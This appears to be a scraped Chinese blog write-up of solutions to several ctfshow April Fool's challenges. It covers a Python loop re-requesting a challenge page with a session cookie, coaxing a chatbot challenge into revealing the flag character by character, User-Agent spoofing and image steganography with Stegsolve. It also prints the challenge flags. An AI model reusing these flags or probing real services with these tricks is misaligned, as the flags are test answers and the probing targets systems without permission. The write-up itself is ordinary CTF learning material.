Content-Length: 75
Connection: close

{"code":0,"num":474,"flag":"ctfshow{789865b8-2246-40c0-a38b-aa708839838d}"}
```

? < + > Type a search term 0 matches

Finished https://blog.csdn.net/qq_46150940



编写脚本进行爆破

```
import requests

url="http://f0c222a9-04f2-431b-ae2b-56e871f6b61b.challenge.ctf.show:8080/sx.php"
headers = {
    "Cookie": "PHPSESSID=gmnu9pfgh503imv66a9tk37ke2"
}

for i in range(1,1000):
    response=requests.get(url, headers=headers);
    print(responsea.text)
```

得到flag

C: > Users > admin > Desktop > CTF > 渔人杯 > 神仙姐姐 > r.py > ...

```
1 import requests
2 url="http://f0c222a9-04f2-431b-ae2b-56e871f6b61b.challenge.ctf.show:8080/sx.php"
3 headers = {
4     "Cookie": "PHPSESSID=gmmu9pfg503imv66a9tk37ke2"
5 }
6 for i in range(1,1000):
7     response=requests.get(url, headers=headers);
8     print(responsea.text)
9
```

问题 2 输出 终端 调试控制台

```
{"code":0,"num":574,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":575,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":576,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":577,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":578,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":579,"flag":"ctfshow{30ab1ef4-d032-4135-b218-f4b5c2e9338f}"}
{"code":0,"num":580,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":581,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":582,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":583,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":584,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":585,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":586,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":587,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":588,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":589,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":590,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":591,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":592,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":593,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":594,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":595,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":596,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":597,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}
{"code":0,"num":598,"flag":"ctfsh0w-f1ag-n0t-h3r3-th1s-msg-just-a-j0ke-{"}"}

```

https://blog.csdn.net/qq_46150940

阿拉丁

想要啥就有啥

好家伙，怎么不给flag，不是说想要啥就有啥吗？

CTFshow 阿拉丁

flag是什么

你重新想个愿望吧

https://blog.csdn.net/qq_46150940

继续问，还是没有

CTFshow 阿拉丁

flag多少位

你重新想个愿望吧

https://blog.csdn.net/qq_46150940

burp抓包也看不出什么，看了其他师傅的wp，可以直接问flag每一位是什么？，我直接好家伙，这也行。

CTFshow 阿拉丁

flag第1位? |

flag第1位是c

https://blog.csdn.net/qq_46150940

总共45位

CTFshow 阿拉丁

flag第45位?

flag第45位是}

https://blog.csdn.net/qq_46150940

拼接起来

```
ctfshow{a15b2830-dcf4-4344-99e5-350a561cbf89}
```

迷

迷

100



是什么蒙蔽了我的双眼？

Instance Info


Remaining Time: 3213s

Lan Domain: 708-bf126abc-17e1-49e7-9419-972cf6d2613d

<http://bf126abc-17e1-49e7-9419-972cf6d2613d.challenge.ctf.show:8080/>

https://blog.csdn.net/qq_46150940

访问靶机地址



有一个登录框，还以为是sql注入，看了群里说直接访问/flag

← → ↻ ▲ 不安全 | bf126abc-17e1-49e7-9419-972cf6d2613d.challenge.ctf.show:8080/flag

是__蒙蔽了我的双眼

是菜蒙蔽了我的双眼，做个题还被嘲讽了

← → ↻ ▲ 不安全 | bf126abc-17e1-49e7-9419-972cf6d2613d.challenge.ctf.show:8080/菜

ctfshow{4ea4682b-a58d-426d-9ac2-be51f7d31e80}

飘啊飘

题目描述：有手X就行

抓包，伪装请求头 `User-Agent: Android`，状态码302重定向，发现了mb.html

Target: <http://1768110f-b7ab-4e57-821e-3f80619daa7c.challenge.ctf.show:8080>

Request

```
GET / HTTP/1.1
Host: 1768110f-b7ab-4e57-821e-3f80619daa7c.challenge.ctf.show:8080
User-Agent: Android
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 27 Mar 2021 20:22:34 GMT
If-None-Match: "605f940a-1f60"
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 301 Moved Permanently
Content-Length: 162
Content-Type: text/html
Date: Mon, 05 Apr 2021 09:16:11 GMT
Location: mb.html
Server: nginx
Connection: close
```

`<html>`
`<head><title>301 Moved Permanently</title></head>`
`<body>`
`<center><h1>301 Moved Permanently</h1></center>`
`<hr><center>nginx</center>`
`</body>`
`</html>`

https://blog.csdn.net/qq_46150940

直接访问mb.html


← → ↻ 不安全 | 1768110f-b7ab-4e57-821e-3f80619daa7c.challenge.ctf.show:8080/mb.html


tfshow{8fd0dddd-45e2-4a95-a47d-033c3d5def6d}/

https://blog.csdn.net/qq_46150940

简单二维码

下载附件，一个png图片和一个“wp”，两个假flag。





但其实就是个简单的障眼法，用 [Stegsolve](#) 直接梭一下：

就得到了 flag:



[real_flag\(Ha_ha_pian_ni_de\)](#)并不是真的 flag，不要相信当然 [flag\(ctfshow_tql\)](#)

https://blog.csdn.net/qq_46150940

用stegsolve进行异或，发现一张二维码



扫码，还是假flag

解码结果


flag(April_Fool's_Day)is fake

生成二维码


复制


https://blog.csdn.net/qq_46150940

继续异或，还是迷惑信息




勾选最低通道，依旧是假flag





点击Analyse，选择Stereogram Solver进行左右偏移





终于找到了真flag，颈椎治疗，哈哈哈

```
ctfshow{Jing_Zhui_Zhi_Liao}
```

我跟你拼了


狸题，下载附件ttt.png和mask.png





https://blog.csdn.net/qq_46155940

我傻乎乎的在那拼图，看了wp原来直接修改图片高度就行了，666，果然狸题就是离谱



https://blog.csdn.net/qq_46155940

参考文章:

[首届“红明谷”杯技能场景赛MISC_WP](#)